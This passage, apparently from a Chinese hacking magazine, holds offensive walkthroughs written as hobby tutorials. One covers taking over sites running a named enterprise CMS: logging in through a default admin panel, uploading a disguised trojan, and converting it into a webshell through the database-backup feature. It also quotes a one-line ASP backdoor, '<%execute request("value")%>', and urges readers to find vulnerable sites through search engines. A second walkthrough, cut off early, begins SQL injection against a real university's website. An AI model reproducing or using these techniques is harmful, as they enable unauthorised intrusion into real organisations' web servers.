


图2




图3

有了管理员的帐号和密码，而且网站的管理后台也是默认的，我们就可以登录进入后台了，进入后台我们可以先看一下“系统管理”中的数据库备份功能是否被删除，没有被删除，

真是幸运呀。然后我们就来到“产品管理”，上传扩展名改为jpg的木马，如图4，提示上传成功并返回了图片的相对地址uploadfile/2009_6_25_14166_22472.jpg，如图5。




图4




图5

接下来自然是利用数据库备份功能得到webshell了，来到备份数据库的页面，在“当前数据库”输入你的木马的地址“/uploadfile/2009_6_25_14166_22472.jpg”，记住一定要在前面加上“/”，否则备份不成功的，在需要备份的文件上填写你备份后的文件名，这个后缀可以不写，因为默认是生成asa的，如图6，设置完成后点击“开始备份”，备份成功后直接给出的就是木马的地址了，如图7。




图6




图7




图8

我们直接在浏览器中访问“http://www.xxx.cn/Admin_Cy/Databackup/muhuo.asa”，这样一个webshell就轻松的得到了，如图8。如果数据库备份功能不存在的话，我们还可以进行抓包上传，照样可以得到webshell的。

第二个可笑的问题是在尘月网络企业网站智能管理系统V2009商业版的Include/CheckSQL.asp文件里被人加入了“<%execute request("value")%>”，也就是一句话木马，不知道是作者故意加上的后门，还是因为别的啥原因。我们使用上面的关键字进行搜索，同样能够找到很多网站，直接在一句话的客户端里进行连接，如图9，就顺利的得到了小马，如图10。




图9




图10

到目前为止官方还没有给出漏洞的补救措施，看来这套系统的安全性真的很让人担忧啊，存在这样漏洞的网站在google上能搜索到很多，够小菜们玩一阵子的了。

巧用Ewebeditor的图片上传拿WebShell

文章难易度：★★★

文章阅读点：利用注入漏洞获取管理员账号密码，进入后台，又通过Ewebeditor的图片上传功能拿到webshell

じ☆ve

看X档案有一年多了，技术也有了很大的进步，正巧高考结束后在家闲着没事，就来检验一下自己的水平吧！这次我们的目标是浙江一所高校的网站，这是我最近上网查各地的高校资料时发现的。网站做的非常漂亮，而且学校看起来也很牛，简单的浏览一下网站，发现使用的是ASP，有自带的新闻系统，随手找了一个关于学校简介的链接进入，得到地址“**.net.cn/news.asp?id=653”，试着在后面添加上“and 1=1”，返回了正常的页面，又试着在后面添加上“and 1=2”，返回了错误页面，如图1。

可以确定这个网站存在注入漏洞了，赶紧拿出啊D注入工

具，直接选择“SQL注入检测”，把上边的网址填到“注入连接”中，结果检测存在表段admin，继续对表admin进行检测，发现只存在字段user和id。通常这种情况，我们可以尝试查找后台登录源码来找出管理员表中的表名，我返回了网站首页，很容易的就在页面底端找到了后台管理页面，通过查看源文件，我们可以轻易的找到登录表单使用的字段，如图2。




图1

